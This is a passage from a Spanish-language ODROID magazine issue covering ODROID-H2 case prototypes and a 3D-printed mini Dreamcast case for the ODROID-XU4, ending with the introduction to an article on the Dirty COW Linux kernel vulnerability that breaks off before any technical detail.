


Figura 11 – Prototipo de diseño de la carcasa ODROID-H2




Figura 12 – Prototipo de diseño de la carcasa ODROID-H2




Figura 13 – Prototipo de diseño de la carcasa ODROID-H2

Tipo-II

Puedes anexar tu ODROID a la parte trasera de una pantalla para que tu mesa esté más ordenada. El Tipo II es una carcasa que puede ser instalada mediante un soporte de montaje VESA en la parte inferior del mismo y colgar éste en tu monitor o televisor. Por defecto, se incluye una rejilla de ventilador de 90 mm en lugar de añadir agujeros al panel superior para que pase el aire. Esperamos usarlo únicamente con un disipador de calor pasivo, pero si desea disipar el aire caliente para mayor seguridad, puedes colocar un ventilador normal de PC de 90 mm y cubrirlo con la rejilla.




Figura 14 – Prototipo de diseño de la carcasa del ODROID-H2.




Figura 15 – Prototipo de diseño de la carcasa del ODROID-H2.




Figura 16 – Prototipo de diseño de la carcasa del ODROID-H2.




Figura 17 – Prototipo de diseño de la carcasa del ODROID-H2.

Tipo-III

El ODROID-H2 tiene una ranura NVMe en la parte inferior y puede usarse como almacenamiento primario, pero también puede que necesites más almacenamiento. La carcasa del Tipo III sería una buena opción si necesitas conectar una o dos unidades de 2.5”. Tanto el Tipo III como el Tipo IV cuenta con suficiente espacio para las unidades.




Figura 18 – Prototipo de diseño de la carcasa del ODROID-H2




Figura 19 – Prototipo de diseño de la carcasa del ODROID-H2

Tip-IV

Si no está satisfecho con la carcasa Tipo III, ya que no puedes conectar una unidad de 3.5 “, puede considerar la carcasa Tipo IV. La función básica y el diseño son muy similares al Tipo III, pero se amplía el espacio inferior lo suficiente como para montar una unidad de 3,5 “. Hay una pieza que puede albergar tus unidades y al moverla, permite montar dos unidades de 2.5 “o una unidad de 3.5”. Desafortunadamente, no puede montar dos unidades de diferente tamaño al mismo tiempo debido a su arquitectura.




Figura 20 – Prototipo de diseño de la carcasa del ODROID-H2




Figura 21 – Prototipo de diseño de la carcasa del ODROID-H2




Figura 22 – Prototipo de diseño de la carcasa del ODROID-H2




Figura 23 – Prototipo de diseño de la carcasa del ODROID-H2




Figura 24 – Prototipo de diseño de la carcasa del ODROID-H2

Para comentarios, preguntas y sugerencias, visita el post original en https://forum.odroid.com/viewtopic.php?f=29&t=32536.

Mini ODROID-XU4 Dreamcast

November 1, 2018 By @8BitFlashback Juegos, ODROID-XU4

Esta es una carcasa Dreamcast diseñada para el ordenador de placa reducida ODROID-XU4 con el que puedes jugar perfectamente a juegos de Dreamcast. Está pensada para ser una carcasa que prácticamente encaja a presión, pero es posible que se necesite hacer un fino corte para que encaje totalmente. Las dimensiones de la carcasa deberían estar preestablecidas en 4.25 “x4.25”. Necesitará imprimirse con estas dimensiones para que el ODROID-XU4 ajuste correctamente.

Entorno de impresión

- Marca de impresora: XYZprinting
- Impresora: da Vinci 1.0 Pro 3in1
- Balsas: si
- Soportes: si
- Resolución: 1mm
- Relleno: 30%
- Filamento: abs blanco genérico

Añadí soportes y balsas donde era necesario, imprimiéndose en capas de 1 mm.

Figura 1 – Proceso de impresión

Figura 2 – Proceso de impresión




Figura 5 – Proceso de impresión




Figura 3 – Proceso de impresión




Figura 6 – Proceso de impresión




Figura 4 – Proceso de impresión




Figura 7 – Proceso de impresión




Figura 8 – Proceso de impresión

Post-Impresión

Es necesario hacer un trabajo extra para lograr un mayor realismo. Utilicé un cuchillo y una pequeña espátula para quitar los soportes y las balsas, luego lijé todas las piezas con grano 120. Coloqué todos los componentes electrónicos en el interior de la carcasa, tuve que recurrir al taladro y realizar algunos recortes, después retiré los componentes electrónicos. Utilicé 2 capas de relleno para rellenar las imperfecciones, lijé la 1ª capa con grano 360 y la 2ª capa con grano 600. Después lo pinté con blanco y gris mate, y apliqué una capa transparente mate.

Figura 9 – Apliqué pintura a los puertos y a los botones

Figura 10: Utilicé pegatinas para los logotipos y usé etiquetas de envío transparentes de Avery

Figura 11 – El botón de encendido




Figura 12: Tuvimos que hacer un pequeño orificio en el botón de encendido para poder sujetarlo con un clip.

Figura 13: Tuvimos que hacer un pequeño orificio en el botón de encendido para poder sujetarlo con un clip.

Figura 14: Tuvimos que hacer un pequeño orificio en el botón de encendido para poder sujetarlo con un clip.

Figura 15 – Usamos estos sprais de pintura




Figura 16 – Componentes electrónicos dentro de la carcasa




Figura 17 – Los puertos para los controles se pegaron en su lugar tras completar todo el pintado





Figura 18 – Los puertos para los controles se pegaron en su lugar tras completar todo el pintado

Figura 19 – Carcasa completada

Para comentarios, preguntas y sugerencias, visita el artículo original en https://www.thingiverse.com/thing:3119657

Dirty COW: Exploit Linux

November 1, 2018 By Andrew Ruggeri Android, Linux, Tutoriales



Introducción

Dirty COW, o técnicamente conocido como CVE-2016-5195, es un exploit del kernel de Linux que se hizo famoso en 2016. Se sabe que el exploit afecta a los kernels Linux desde la versión 2.6.22 que salió en 2007. Este exploit ha estado presente en todo momento hasta que fue descubierto y reparado en octubre de 2016. Momento en el que, los grandes distribuidores de Linux se apresuraron a poner una solución. Sin embargo, todavía existe un importante problema con esto, mientras que las distribuciones de Linux han tenido parches y actualizaciones, muchos de los dispositivos Android que ejecutan un kernel Linux aún no han visto ninguna solución. Hardkernel destaca por su forma de proporcionar continuas actualizaciones del kernel y del software, ya que muchos proveedores de smartphone Android suelen adoptar la filosofía de "enviarlo y olvídate" en lo que respecta a sus dispositivos Android. Si deseas probar esto en tu propio dispositivo ODROID, simplemente descárgate una imagen antigua de Android y Ubuntu de antes de octubre de 2016. Este artículo está centrado en el "qué" y en el "cómo" del exploit Dirty COW, así como en los pasos a seguir para exportar el código a Android.

El "Qué" de Dirty COW

